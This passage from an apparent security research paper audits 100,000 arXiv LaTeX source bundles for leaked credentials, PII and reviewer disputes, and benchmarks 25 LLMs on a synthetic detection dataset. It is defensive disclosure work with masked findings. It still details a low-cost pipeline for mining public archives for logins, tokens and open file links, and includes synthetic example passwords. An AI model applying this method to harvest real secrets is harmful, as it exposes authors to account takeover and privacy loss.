Yayin et al. introduced CredMiner [31], a framework for identifying developer credentials unsafely embedded in Android applications. By combining data-flow analysis with selective execution, CredMiner can recover even obfuscated credentials at scale. Feng et al. introduced PassFinder, a deep learning approach that uncovered over 60,000 password leaks in GitHub repositories, demonstrating the scale of credential exposure in software repositories [11]. Basak et al. evaluated popular tools on GitHub such as TruffleHog and GitLeaks, finding that regex-based approaches suffer from high false-positive rates and struggle to capture contextual information [3]. Their manual analysis further showed that false positives largely result from overly generic regular expressions and ineffective entropy-based heuristics, while false negatives stem from faulty or incomplete patterns, skipped file types, and insufficient rulesets.

3.3.1 LLM-based secret detection

Prior research has shown that traditional regex-based methods often produce a high number of false positives and suffer from significant false negatives, particularly when dealing with non-standard or context-dependent information leaks. To address these limitations, researchers have increasingly explored the use of LLMs, which are capable of understanding contextual information and semantic meaning, enabling more accurate discrimination between genuine secret leakages and benign code artifacts.

Yang et al. explored the utility of LLMs for privacy protection by introducing the *CRSRF prompting framework* to detect PII in archival records using ChatGLM2-6B [30]. Their study demonstrated that unsupervised LLMs could achieve high precision in identifying traditional PII—such as names, addresses, and ID numbers—while providing human-interpretable rationales for their decisions. However, their evaluation relied on a small, manually curated dataset of 300 samples and focused on demographic data, without assessing the capability of LLMs to detect technical secrets.

Alecci et al. proposed *SecretLoc*, using LLMs to detect secrets in Android apps without predefined patterns and successfully identifying novel key types (e.g., OpenAI API keys) that evaded rule-based scanners [2]. Similarly, Rahman et al. proposed a hybrid regex+LLM pipeline for source code, achieving an F1 score of ≈ 0.985 and substantially reducing false positives compared to regex-only baselines [23].

Recently, Biringa and Kul presented a comprehensive study on detecting hard-coded credentials in software repositories using LLMs [4]. Their approach leverages transformer-based contextual embeddings extracted from pre-trained LLMs and feeds them into a deep learning classifier, outperforming state-of-the-art methods. The study demonstrates that LLMs significantly reduce false positives by effectively capturing contextual and semantic dependencies that embedding-only and rule-based approaches fail to model.

Key contributions spanning traditional secret detection techniques to large-scale LLM-based methods are summarized in Table 2. While LLM-based approaches have achieved exceptional results in secret detection within software repositories, they do not address whether information leakage occurs in arXiv source files, which types of secrets are most prevalent in this context, or which LLMs (if any), can reliably extract these specific secrets.

Table 2: Summary of related work on repository mining, secret detection, and LLM-based secret analysis

Year	Study	Contribution
2015	Yayin et al.	Introduced CredMiner, a framework for detecting embedded developer credentials in Android applications. [31].
2020	Saier et al.	Constructed unarXive, a large-scale dataset of 1M+ arXiv papers with citation contexts [24].
2022	Feng et al.	Detected hardcoded passwords in 60k+ GitHub repositories using deep learning [11].
2023	Basak et al.	Demonstrated high false-positive rates and limited recall in standard regex-based secret-detection tools [3].
2023	Yang et al.	Applied LLMs to identify PII in massive archival text datasets with human-interpretable rationales [30].
2025	Pei et al.	Extracted hidden author contributions from 1.6M arXiv LaTeX source files to study collaboration norms [22].
2025	Alecci et al.	Proposed *SecretLoc*, an LLM-based method to detect obfuscated secrets in Android applications [2].
2025	Rahman et al.	Proposed a hybrid regex+LLM approach for secret detection in source code [23].
2025	Biringa et al.	Leveraged transformer-based LLM embeddings combined with a deep learning classifier to detect hard-coded credentials in software repositories, achieving improved precision and reduced false positives over state-of-the-art methods. [4]
2026	**Our Work**	To the best of our knowledge, the first systematic security **audit of arXiv** source files, and the first **standardised benchmark** to facilitate a comparative analysis of LLMs to extract PII, credentials, and context dependent comments.

4 Methodology

Our methodology is divided into four main phases, as illustrated in Figure 1. Scraping (collecting the data), Parsing (structuring and cleaning the source files), Data Mining (applying pattern matching and LLM-based extraction), and Analyzing (categorizing and interpreting the findings).

4.1 Phase 1 - Scraping

To download the LaTeX source files, we utilised arXiv's Amazon S3 bulk data service. By accessing `tar.gz` archives (containing $\approx$ 125 papers each) and utilizing the provided XML index, we identified 808 specific archives required for our dataset. This method allowed us to retrieve the 100,000 papers, totaling 400 GB of compressed data (1.2 TB uncompressed). Because the arXiv S3 bucket is configured as a Requester Pays bucket, data transfer and request charges were billed to our AWS account, resulting in a cost of $37 in research expense.

4.2 Phase 2 - Parsing

In the parsing stage, we decompressed the `tar.gz` archives and extracted relevant content into machine-readable JSON files to support downstream analysis. Overall, approximately 18% of the analyzed papers either lack usable LaTeX comments for subsequent processing or provide no source archive. Figure 2 shows a detailed breakdown of the subcategories. Approximately 7.7% of downloaded submissions did not include a source archive and were available only as PDFs. Among the remaining submissions, 6.1% contained source archives but no LaTeX files (e.g., non-LaTeX formats or incomplete sources). A further 4.6% included LaTeX code but contained no comments. This final category is particularly notable, as the absence of comments is consistent with systematic removal, potentially reflecting manual editing practices or automated sanitization pipelines driven by institutional policies governing document preparation and public release.

To better understand the origin of these sanitized submissions (approximately 4,600 papers), we applied named entity recognition (NER) [16] to extract affiliation metadata, focusing on countries and organizations. The most frequent submitting countries were the United States (25%), China (15%), and Germany (7%). These proportions closely match arXiv's reported submission distribution [10], suggesting that no single country dominates systematic sanitization. At the organizational level, however, large industrial research institutions were disproportionately represented among submissions with evidence of comment removal, including Intel, Google, AWS, NVIDIA, IBM, Microsoft, and Apple.




Figure 2: Ratio of papers without usable comments in LaTeX source files.

Across the remaining 92,000 papers, we collected over 343,000 LaTeX source files containing more than 12 million comments. We then applied a multi-stage cleaning pipeline that removes empty entries, boilerplate, purely syntactic LaTeX commands, decorative separators, and redundant fragments. We also normalized whitespace and discarded comments appearing more than 10 times across the dataset, as these primarily consisted of common control sequences, formatting artifacts, or single words unlikely to contain sensitive content. After cleaning, the dataset was reduced to approximately 6.6 million comments of varying length, corresponding to just under 55% of the original set. Comments are counted either as *\begin{comment}* blocks or as lines that start with the `%` symbol.

This reduction is essential for scalable LLM-based analysis. Under the `CL100k_base` encoding, the raw comment corpus contains approximately 2.4B tokens, whereas the cleaned set contains fewer than 275M tokens (an 89% reduction). For context, processing the unfiltered corpus with an LLM such as GPT-5-mini would exceed $3,000 at an input token rate of $1.25 per million tokens (excluding output tokens). By contrast, the cleaned dataset reduces input-side cost to approximately $344 and substantially lowers inference time.

For each paper, we exported all textual content into a dedicated dump file for systematic pattern matching. In parallel, we reconstructed each paper's logical structure to identify auxiliary files that are present in the source bundle but never referenced in the final manuscript. We note, that files included in the submission package but not referenced or used in the final compiled PDF are more likely to contain sensitive information. Because the contents of these files are invisible to readers and reviewers, authors may have a false sense of security and incorrectly assume that no information leakage has occurred.

To improve processing efficiency, we removed image files (e.g., JPEG, PNG) from the working set. Before deletion, however, we performed EXIF metadata extraction [26] to detect embedded sensitive information. While many modern platforms strip EXIF data for privacy reasons, arXiv does not. These files therefore provide a valuable signal: we identified nearly 1,200 images containing sensitive metadata. The extracted fields vary widely. Even device and software identifiers (e.g., camera model, application versions) can be privacy-relevant. Section 5 provides a discussion about these findings.

4.3 Phase 3 - Data Mining

In this step we use pattern-matching techniques, LLMs, and logical narrowing techniques to find sensitive information. As illustrated in Figure 1, this stage involves three main processes: pattern matching, LLM-based extraction, and logical filtering.

4.3.1 Pattern Matching

At this stage, pattern-matching techniques and regular expressions were applied to detect IP addresses, URLs, email addresses, banking information (such as IBANs), and other easily identifiable secrets in comments. The findings were then filtered and categorized manually and with LLMs. The remaining potentially sensitive links were separated into categories such as signed URLs, IP addresses, access tokens, and more. We utilized Trufflehog[4], a secret detection tool originally designed for Git repositories, to scan for API keys, user credentials, tokens, along with 1,750 secret patterns from the *Secret Patterns Database Project* [1].

We excluded all information from the final results that clearly indicated it was a temporary or illustrative finding. Examples include loopback IP addresses, URLs, and email addresses using the *example.com* domain, and common tokens used for demonstration purposes. Running over 150 million regex searches on all extracted comments took approximately 66 minutes on a MacBook Pro with an M4 chip.

4.3.2 Entity Extraction Benchmarking

LLMs were used to detect categories of sensitive information that cannot be reliably captured through pattern-based techniques. This includes conversational content such as internal disagreements between co-authors, critical remarks about the validity or rigor of methods and results, and partial or full references to peer-review reports and corresponding rebuttals.

LLMs are also essential for detecting non-standard credentials that do not follow recognizable formats or regular expressions, for example statements such as "For the GitHub repository, the user is PROJECT-765 and the corresponding credential is Leaky5678." Identifying such disclosures is challenging without LLMs because it requires contextual interpretation and, in practice, multilingual understanding.

To evaluate LLM effectiveness for this task, we constructed a labeled dataset of 300 *synthetic* comment snippets: 200 containing sensitive content and 100 benign. To ensure realistic coverage of secret types, we first sampled candidate snippets from a small set of arXiv sources to identify common disclosure patterns, and then recreated sanitized, synthetic versions that preserve structure and intent while removing any real secrets or identifying details. To emulate realistic operating conditions, we injected these synthetic snippets into the comment streams extracted from 1,000 PDF files, reflecting the degraded performance observed when models must process longer inputs [9]. We refer to this dataset as `LLMSec-DB`, and it is available for download from the project website for further use. Synthetic content was categorized into the following six classes:

- **PII**: Personally identifiable information such as names, email addresses, phone numbers, or physical addresses. This also includes hidden author names or other data that could reveal an individual's identity.
- **CRED**: Real authentication material or payment data. Examples include passwords or passphrases, API keys and tokens, bearer tokens, client secrets, private keys, database connection strings with embedded credentials, and payment card information (PAN, expiry, CVV/CVC/-CID).
- **NETID**: System or network identifiers used to label accounts or machines, but not secrets themselves. Examples include usernames, user IDs, IP addresses, hostnames, workstation IDs, MAC addresses, and port numbers.
- **PEER**: Content directly related to the formal peer review workflow, such as reviewer comments, meta-reviews, rebuttals, responses to reviewers, or camera-ready change requests. It also covers internal author discussions and strategy notes about how to respond to reviews, even if critical of reviewers.
- **CONF**: Explicit disagreements or disputes among co-authors, for example, regarding methodology, content, tone, style, or the direction of the paper. This category does not include disagreements with reviewers.
- **OTHER**: Miscellaneous sensitive content not covered by the above categories.

We benchmarked 25 LLMs on this dataset to identify a practical trade-off between detection quality and computational cost. Because some snippets contain multiple types of sensitive information, we report both *Exact-Match Accuracy (EMA)*, which requires all labels to be correct, and *At-Least-One Accuracy (ONE)*, which credits a prediction if it correctly identifies at least one relevant label. For our use case, ONE is the more operational metric, since any positive match triggers manual review. Consider the following log snippet: *"Windows EventID 4672, ACCOUNT: sec_admin, PASSWORD: Pass!4682, MACHINE_ID: WEB_DEV-001"*. If a model identifies only one class correctly—for example, network identifiers but not credentials—the snippet still warrants investigation and therefore counts as a valid finding in our pipeline.

[4] https://github.com/trufflesecurity/trufflehog

Table 3: Performance of Tested LLMs on the LLMSec-DB Dataset (Sorted by Exact-Match Accuracy, EMA)

				CRED			PII			NETID			Costs	
Model	**EMA**	**ONE**	**O**	**TP**	**FP**	**FN**	**TP**	**FP**	**FN**	**TP**	**FP**	**FN**	**MT**	**ALL**
GPT-5	82.7%	91.7%	✗	50	3	0	42	16	2	38	9	4	$1.25	$840
Claude Sonnet 4	81.0%	87.7%	✗	50	0	0	44	10	0	39	8	3	$3.00	$2016
Claude 3.7 Sonnet	80.3%	92.0%	✗	50	0	0	43	21	1	37	12	4	$3.00	$2016
Qwen-2.5 72B	80.0%	91.0%	✔	50	2	0	44	11	0	38	11	3	$0.07	$47
Llama-3.1 405B	80.0%	87.7%	✔	49	2	1	44	11	0	36	10	5	$0.80	$538
Llama-3.3 70B	76.0%	86.3%	✔	49	5	1	44	7	0	35	12	6	$0.04	$27
Gemini 2.5 Flash Lite	77.0%	86.0%	✗	45	1	5	44	8	0	33	10	8	$0.10	$67
GPT-5 Nano	76.7%	85.0%	✗	50	6	0	44	17	0	34	13	7	$0.05	$34
Gemini 2.5 Pro	75.0%	93.3%	✗	50	0	0	42	24	2	32	14	8	$1.25	$840
Deepseek R1	75.0%	86.7%	✔	48	5	2	43	17	1	31	16	9	$0.40	$269
GPT-5-mini	71.3%	84.3%	✗	50	11	0	44	24	0	30	17	10	$0.25	$168
NVIDIA Nemotron 9B	70.3%	80.3%	✔	50	15	0	44	19	0	29	18	11	$0.25	$168
GPT-4o mini	67.7%	86.3%	✗	50	13	0	43	9	1	28	17	13	$0.15	$101
Grok4	67.0%	81.7%	✗	49	0	1	42	20	2	27	20	14	$3.00	$2016
Qwen3 235B-A22b	78.7%	86.0%	✔	48	3	2	42	2	2	33	8	8	$0.30	$202
Gemma 3 27B	65.7%	82.0%	✔	50	18	0	44	25	0	27	19	15	$0.07	$47
Gemini Flash-1.5 8B	65.0%	74.3%	✗	48	10	2	43	5	1	25	20	17	$0.30	$202
Mixtral 8x22b	63.3%	77.3%	✔	43	3	7	44	25	0	22	24	20	$0.90	$605
Mixtral 8x7b	54.0%	65.3%	✔	38	2	12	31	6	13	21	25	21	$0.40	$269
Qwen2.5 7B	54.7%	65.7%	✔	47	26	3	36	24	8	20	26	22	$0.04	$27
Gemma-3 12B	55.7%	80.0%	✔	50	27	0	44	24	0	19	27	23	$0.04	$27
Claude-3.5 Haiku	56.0%	79.0%	✗	50	12	0	44	42	0	18	28	24	$0.08	$54
Mistral 7B	59.0%	76.7%	✔	46	11	4	40	13	4	17	29	25	$0.03	$20
Llama-4 Scout	59.0%	80.0%	✔	50	43	0	44	20	0	16	30	26	$0.08	$54
Ministral 3B	49.3%	56.7%	✔	37	2	13	23	11	21	14	32	28	$0.04	$27

Legend: **EMA** = Exact-match accuracy; **ONE** = At least one correct. **O** = Open-source; **MT** = Cost per million input tokens; **ALL** = Cost estimated (cleaned dataset with input+output tokens) if the given model would be used for all 100,000 articles; Cost estimation is based on https://openrouter.ai/models pricing as of October 2025.

The benchmarking results in Table 3 show that GPT-5 achieved the highest exact-match accuracy (EMA) at 82.7%. Among open-weight models, Qwen-2.5 72B and Llama-3.1 405B performed strongest at 80.0% EMA, reducing the gap to proprietary systems to less than three percentage points. On the ONE metric (at least one correct extraction), Gemini 2.5 Pro performed best at 93.3%, while Qwen-2.5 72B reached 91.0%, further demonstrating the competitiveness of open-weight alternatives.

Most models show strong performance on CRED. In contrast, NETID artifacts exhibit substantially higher false-positive and false-negative rates, suggesting that contextual infrastructure identifiers require deeper semantic discrimination. PII detection lies between these extremes and is primarily constrained by over-extraction rather than omission. The gap between EMA and ONE indicates that many models detect at least one sensitive artifact per sample but struggle with complete multi-entity extraction.

A notable finding is that TruffleHog, unlike the evaluated LLMs, detected only four true credentials while producing numerous false positives, resulting in EMA and ONE scores below 10%. This underscores the limitations of purely pattern-based secret scanners for context-sensitive artifact extraction in archival source data.

Cost becomes decisive when extrapolating to the full corpus. Based on OpenRouter pricing (October 2025), GPT-5 input tokens cost $1.25 per million, whereas Qwen-2.5 72B costs $0.07 per million (approximately 96% lower). With approximately 224 million input tokens across cleaned comments from 100,000 papers, this corresponds to an estimated $15.68 for Qwen-2.5 72B versus over $280 for GPT-5 for input tokens alone. Including output tokens and non-cached

system prompts increases total cost substantially. Notably, the 2.7 percentage point EMA advantage of GPT-5 over Qwen-2.5 72B corresponds to an order-of-magnitude increase in inference cost, indicating diminishing returns at the upper end of the performance spectrum.

Based on this combined performance–cost analysis, we selected Qwen-2.5 72B for large-scale processing of arXiv submissions. Using parallel execution via the OpenRouter API, the model processes the 300-entry `LLMSec-DB` benchmark in 15–20 seconds. Full analysis of the LaTeX comment corpus requires over five hours and costs approximately $50.4, including system prompts and output tokens. All model outputs were stored as structured JSON for downstream analysis and targeted manual validation. Illustrative cases are presented in Section 5 while ensuring that individual authors remain undisclosed. The exact system prompt and Jupyter notebook used for entity extraction are publicly available in the project repository.

4.3.3 Logical Filtering

As the third step, we identify non-LaTeX source files that may contain sensitive information via logical filtering. We reconstruct a dependency graph of each submission by mapping every file referenced during compilation of the final PDF. This yields the set of assets explicitly included in the published document. We exclude these referenced files and retain only files that are present in the source bundle but never imported into the final output. Such unreferenced files typically arise for three reasons:

1. **Stale or superseded artifacts:** temporary placeholders, intermediate exports, or files replaced by newer versions;

2. **Internal authoring aids:** private notes, draft fragments, or formatting guides used during writing;

3. **Collaborative-platform byproducts:** artifacts exported from tools such as Overleaf (e.g., measurements, discussions, or procedural notes) that are not intended for publication.

Unreferenced files constitute a distinct disclosure surface because they are not visible in the compiled PDF but remain publicly accessible within the source bundle.

We filter by file type to reduce noise and focus on formats that plausibly contain secrets. We remove file classes unlikely to expose sensitive data, including figure and chart sources (e.g., `.eps`), bibliographic files (`.bib`, `.bbl`), and styling/rendering artifacts (e.g., `.pygtex`), as well as similar build byproducts. After this step, the dataset is reduced to approximately 70,000 candidate files. These include structured data files (`.xml`, `.json`, `.csv`, `.html`), plain-text documents (`.txt`, `.md`, `.list`), source code (`.py`, `.js`), and logs/backups (`.log`, `.bkp`, `.db`), among others.

At this stage, we reapply techniques from Phase 1. Specifically, we run TruffleHog together with 1,750 regular expressions from the Secret Patterns Database, and we extract metadata (EXIF) where applicable to recover timestamps, authoring information, editing history, and potential location traces. All detected matches are subsequently subjected to manual validation to eliminate false positives.

4.4 Phase 4 - Analysis

In the final phase, we applied automated post-processing filters to reduce false positives. All extracted findings were stored as `.jsonl` records and analyzed with Python scripts to produce aggregate statistics and the charts/tables reported in this paper. We prioritized manual review for high-impact categories, in particular login credentials and exposures involving substantial amounts of PII.

For critical cases including private authentication data, we attempted to identify contact information and directly notified the affected authors. For a wide category of findings, effective notification methods remain limited. To mitigate privacy risks and prevent misuse, we anonymized and sanitized all outputs to ensure that results cannot be reverse-engineered to recover the exact set of scanned archives. We discuss representative cases and their implications in Section 5.

5 Discussion & Results

In this section, we present the key findings from our large-scale analysis of 100,000 arXiv submissions. We utilize both traditional tools and techniques such as TruffleHog and regular expressions to detect secrets in comments and files, along with advanced LLMs.

5.1 Traditional Methods of Secret Detection

Using simple pattern-matching techniques and regex searches, we extracted approximately 42,500 unique URLs, including IP addresses, from the LaTeX comments. We performed ISP and domain reverse lookups on all collected addresses and found that 22% originated from the United States, 9% from France, and 7% from China, with the top ISPs being Orange, Level3, and Amazon. The most common domains are presented in Figure 3.

Although these domains are noteworthy, they rarely contain sensitive information. Instead, such data more often appears on file-sharing portals or private websites, sometimes with access tokens embedded directly in the URL. We identified 206 IP addresses—only eight in private ranges—with ports suggesting web servers, databases, FTP (20/21), SSH (22), unencrypted web services (80, 8080, 8000, 4321), printers (9100), and other services. Note, that ports are inferred from the string format, not from probing. Even more concerning, we discovered a private online chat platform in which login

credentials were embedded in the URL, effectively making the entire chat history publicly accessible.

We also identified over 700 links with long token-like paths or query parameters, indicating that many may grant access without additional authentication. Using simple pattern matching, we collected more than 30 CASA tokens granting access to scientific publications; these are typically intended for internal sharing within institutions and not for public exposure. Furthermore, we found nearly 650 links granting view or edit access to private files and folders on common cloud storage services (e.g., Google Drive, Dropbox, Proton Drive, Mega). Approximately two thirds of the linked content was accessible without further authentication. Leaked documents fall into the following categories:

(i) **Peer-review material:** reviews, rebuttals, and discussions.

(ii) **Internal correspondence:** private exchanges about results or methodology.

(iii) **Internal systems:** links to repositories, development environments, or shared dashboards.

(iv) **Draft research artifacts:** unpublished manuscripts and files with embedded comments.

(v) **Data/model artifacts:** unreleased datasets and model weights.

(vi) **Signed-link chains:** documents containing additional URLs enabling lateral access.

(vii) **Spreadsheets and records:** experimental measurements and survey data (sometimes including PII).

(viii) **Other private material:** letters, plans, internal documentation, and supplementary media.

It is also important to highlight that most of the shared documents also allow editing, as they were likely shared for easy collaboration.




Figure 3: The ten most commonly occurring domains in URLs extracted from the comments.

Table 4: Sanitized examples of credential leaks in arXiv submissions.

ID	Type	Sanitized Example
1	Portal Login	`https://****.org`, Paper ID: `****`, Password: `[*****]`
2	Email + password	Email: `w*****@p****.org.cn`, Password: `*****`
3	Project website	`https://sso.****.com`, Email: `****@****.com`, PW: `[*****]`
4	Priv. SharePoint link	`https://u*****-my.sharepoint.com/:u:/g/personal/[****]`
5	Web Login	Login: `https://****/login`, Username: `re***`, PW: `[*****]`
6	Github account	**** `github.com/******` pass: [[*****]]
7	Gmail account	**** `l*****gmail.com` pass: [[*****]]
8	Paper submission	Your paper number is: ***4. Your paper access password is: C********
9	Private docs	`https://docs.google.com/doc/d/1jC2****ULw/edit`
10	iCloud login	icloud un: `a****@***`, pw: `[***]`

Orange = moderately sensitive data; Red = critically sensitive data.

5.2 LLM-Based Methods for Secret Detection

The LLM-based analysis produced substantially more nuanced and higher-severity findings than the rule-based baseline. As described in the methodology section, we employed Qwen-2.5 72B to identify hidden secrets, leaked credentials, and internal author discussions that are unlikely to be detected through simple pattern matching or regular expressions alone. Many of these disclosures are implicit, fragmented across files, or only recognizable when interpreted in context (e.g., surrounding explanations, access instructions, or conversational cues), a task for which current LLMs are well-suited.

Across the dataset, Qwen-2.5 72B flagged 9,926 papers. Because individual papers may contain multiple issues, this resulted in a total of 13,806 detections. While PII, conflict, and peer-review related findings dominate the overall distribution, the model also identified 47 instances of explicit authentication secrets (i.e., passwords), along with other access-enabling artifacts. Table 4 presents sanitized examples of real-world credential leaks extracted from LaTeX comments. We contacted the authors, where possible, to warn them of a potential data privacy breach.

Table 5 summarizes the distribution of detected label categories introduced in Section 4.3.2, excluding the `OTHER` category. PII-related findings dominate the distribution, followed by peer-review and conflict-related disclosures. Network identifiers and explicit authentication secrets occur less frequently but remain security-relevant. The `CRED` category refers strictly to explicit authentication secrets (e.g., passwords). Tokens embedded in URLs, including those granting access to shared private folders, are categorized separately under sensitive URLs and identified via URL pattern matching.

Table 5: Distribution of Label Categories Identified by Qwen-2.5 72B

Category	Count
PII	5689
CONF, PEER	2228
PEER, PII	518
CONF	383
CONF, PII	331
CONF, PEER, PII	330
PEER	294
NETID, PII	71
CRED, PII	37
NETID	17
CRED	10
CRED, NETID, PEER	5
NETID, PEER	4
CRED, NETID, PEER, PII	4
NETID, PEER, PII	3
CRED, NETID	1
CRED, NETID, PII	1
Overall Distribution by Category (summarized)	
PII	6984
PEER	3386
CONF	3283
NETID	106
CRED	47
SUM	**13806**

To ensure reliability, we manually validated all detected credentials and network identifiers. In addition, we reviewed approximately 10% of conflict-, peer-review-, and PII-related findings. Validation consisted solely of confirming true positives; we did not attempt to authenticate against any system or use any discovered credentials. In several cases, exposed credentials were accompanied by the corresponding login URL, directly indicating the target system. This demonstrates that low-cost automated analysis (like under $50 in LLM inference costs) can uncover actionable OSINT at scale.

5.3 Logical Filtering of Unreferenced Files

In multiple cases, credentials that had been removed from the visible manuscript persisted in auxiliary artifacts such as logs, backup files, or intermediate build outputs included in the submission archive. These residual disclosures were not present in the compiled PDF but remained accessible through the source bundle. Structured data formats proved particularly revealing. Configuration files (e.g., JSON or YAML) exposed service endpoints, authentication parameters, and internal infrastructure identifiers. Database artifacts and source code files contained embedded tokens, debugging traces, and system-level references. Unlike comment-based disclosures—which often reflect informal author communication—these artifacts represent workflow residue generated by collaborative tooling, version control, or automated build processes.

Metadata extraction introduced an additional layer of exposure. Document properties and embedded EXIF data revealed authoring timestamps, local usernames, software environments, and, in some cases, precise geolocation coordinates—information that can meaningfully compromise privacy or operational security [12].

5.4 Summary of Findings

The relevance of these findings is grounded in the principle of informational self-determination [18] and Westin's definition of privacy as "*the ability of individuals or institutions to determine when, how, and to what extent information about them is communicated to others*" [29]. Although arXiv's submission agreement grants an "*irrevocable*" and "*perpetual*" license to distribute submitted materials and places responsibility for sanitization on authors [6–8], formal consent to distribution does not necessarily amount to awareness and meaningful informational control.

5.4.1 Severity Evaluation

Table 6 provides an artifact-level classification of disclosures. Rather than grouping findings solely by semantic labels (e.g., PII, CONF, PEER), the table enumerates concrete exposure types (e.g., login credentials, AWS keys, EXIF metadata, SQLite databases). Severity levels reflect a composite, risk-based assessment that integrates confidentiality impact and practical exploitability. This assessment draws on regulatory frameworks, technical security standards, vulnerability taxonomies (e.g., CWE), peer-reviewed literature, and industry best-practice guidance (e.g., OWASP). While CWE-200 (Exposure of Sensitive Information) is broadly applicable across many disclosure types, it is not redundantly cited for each row in order to preserve specificity of reference mapping.

Critical findings enable immediate unauthorized access, credential misuse, or large-scale compromise without requiring an additional vulnerability. These include explicit login credentials, AWS access keys, authentication tokens, and large-scale PII exposures accessible through public links. Such artifacts represent authentication and access-control failures and may trigger breach-notification obligations under GDPR Article 34.

High-severity findings substantially increase the likelihood of identity misuse, targeted social engineering, intellectual property loss, or meaningful privacy harm. These include general PII exposure, private document repositories, image

Table 6: Summary of Sensitive Information Disclosures with Precise Regulatory Mapping

Description	Source	Detection	Count*	Severity	Primary References
Login credentials (username/password)	comments	EE	47	Critical	CWE-522, CWE-798, NIST SP 800-63B
Large-scale (aggregated) PII exposure	links	PM	22	Critical	FIPS 199, NIST SP 800-122
Survey data with large-scale PII exposure	links	PM	2	Critical	FIPS 199, GDPR Art. 32(1), NIST SP 800-122
AWS access keys	comments	PM	2	Critical	CWE-522, CWE-798, NIST SP 800-53 AC-3
JSON Web Tokens (JWTs)	comments	PM	5	Critical	CWE-613, OWASP Top 10 A07
Social security numbers	comments	PM	26	High	NIST SP 800-122, FTC Identity Theft guidance
PII Exposure	comments	EE	6984	High	NIST SP 800-122, GDPR Art. 4 + Recital 75
Image location EXIF data	files	LF	631	High	GDPR Recital 30, 5th USENIX Conference [12]
Private documents and folders	links	PM	129	High	ISO 27002:2022 5.12
Private source code	links, files	PM, LF	2774	High	ISO 27002:2022 8.28
Peer review disputes / disagreements	comments	EE	3386	Medium	ISO 27002:2022 5.12
Author conflicts / false results	comments	EE	3283	Medium	GDPR Recital 75, COPE guidelines
Private Git repositories (HTTP/SSH)	comments	PM	658	Medium	ISO 27002 8.28
Phone numbers (non-public)	comments	PM	60	Medium	NIST 800-122, GDPR Recital 75
CASA tokens (publication access)	comments	PM	30	Medium	CWE-522
Private model weights / training data	links, files	PM, LF	28	Medium	ISO 27002:2022 8.28
SQLite databases	files	LF	7	Medium	ISO 27002:2022 8.10
Unintended IP address exposure	comments	PM	198	Low	NIST SP 800-115
Unique email addresses	comments	PM	8236	Low	NIST 800-122
Structured config files (JSON/YAML)	files	LF	802	Low	NIST SP 800-53 CM-2
Hashes (MD5, SHA1, SHA256)	files, comments	LF, PM	549	Low	CWE-212
Network & Device IDs (MAC, Host ID)	comments	EE	106	Low	NIST SP 800-115 3.3.1, GDPR Recital 30
Validated IBANs	comments	PM	92	Low	GDPR Recital 75, NIST 800-122
P.O Box addresses	comments	PM	75	Low	NIST SP 800-122 Sec. 4.2.2

EE: Entity Extraction, **PM**:Patter Matching, **LF**: Logical Filtering

metadata containing embedded GPS coordinates, and other artifacts that elevate exposure risk without directly granting system access.

Medium-severity findings concern artifacts that primarily facilitate reconnaissance, targeted follow-on exploitation, reputational damage, or misuse within a narrower threat model. These include peer-review disputes, author conflicts, private Git repositories, non-public phone numbers, CASA tokens, private model weights or training data, and embedded SQLite databases.

Low-severity findings consist of contextual identifiers and technical artifacts whose primary risk emerges through aggregation, correlation, or secondary misuse. These include unintended IP address exposure, IBANs, unique email addresses, structured configuration files without embedded secrets, cryptographic hashes and P.O. Box addresses.

5.4.2 When Public Data Becomes a Privacy Risk

A natural question arises as to why data elements such as IBANs and P.O. Box addresses are classified as low severity, given that they are often intended for public or administrative use and therefore regarded as non-sensitive. Yet privacy risk cannot be assessed solely on that assumption; what matters is the context of disclosure and whether publication was intentional.

When such information appears in commented-out sections of LaTeX files or in auxiliary source materials not visible in the compiled PDF, its placement indicates that the authors did not intend it for public communication. If these materials are nevertheless archived and made accessible, this results in unintended disclosure and a loss of control over personal data. Moreover, when combined with names, email addresses, or institutional affiliations, such data can facilitate profiling, targeted attacks, or social engineering. By contrast, when authors deliberately include this information in the visible document for public-facing purposes, the disclosure is intentional and does not raise the same privacy concerns.

This dynamic reveals a structural gap between formal authorization and practical awareness, as disclosures occur in materials invisible to standard reading workflows despite authors' agreement to broad distribution terms.

6 Limitations and Threats to Validity

We have identified the following limitations of our study:

- **Scope of submission formats.** `LaTeXpOsEd` targets arXiv source bundles that contain LaTeX (and associated auxiliary assets such as images, bibliography files, and build artifacts). Consequently, disclosures that occur exclusively in non-LaTeX workflows (e.g., Word-based manuscripts, or pipelines that only publish a flattened PDF without source) are out of scope.
- **Detection and extraction error modes.** Our pipeline combines lightweight heuristics (e.g., URL harvesting and structural filters) with LLM-based entity extraction. Both components introduce errors: heuristics can miss non-standard patterns, while LLMs can produce false positives on contextually benign strings (e.g., test credentials or placeholders) and false negatives when secrets are fragmented, obfuscated, or presented in atypical formats. In particular, encoded representations (e.g., Base64, hexadecimal, compressed blobs) and multi-step reconstructions are not handled reliably, which likely leads to undercounting of certain exposure classes.
- **Sampling and corpus generalization.** Our dataset comprises 100,000 submissions (~3.6% of arXiv at the time of measurement) drawn via uniform random sampling, which reduces the risk of systematic bias across time periods and subject areas. Nevertheless, it is not a full census, and corpus-wide extrapolations remain sensitive to residual sources of uncertainty (e.g., temporal drift in authoring practices, heterogeneous comment usage, and the fact that only the subset of papers with usable comments can be analyzed). Importantly, our controlled benchmark and targeted manual validation confirm that the exposures we report are genuine and that the phenomenon is not an artifact of our pipeline, even if exact population-level rates may vary under full-corpus processing.
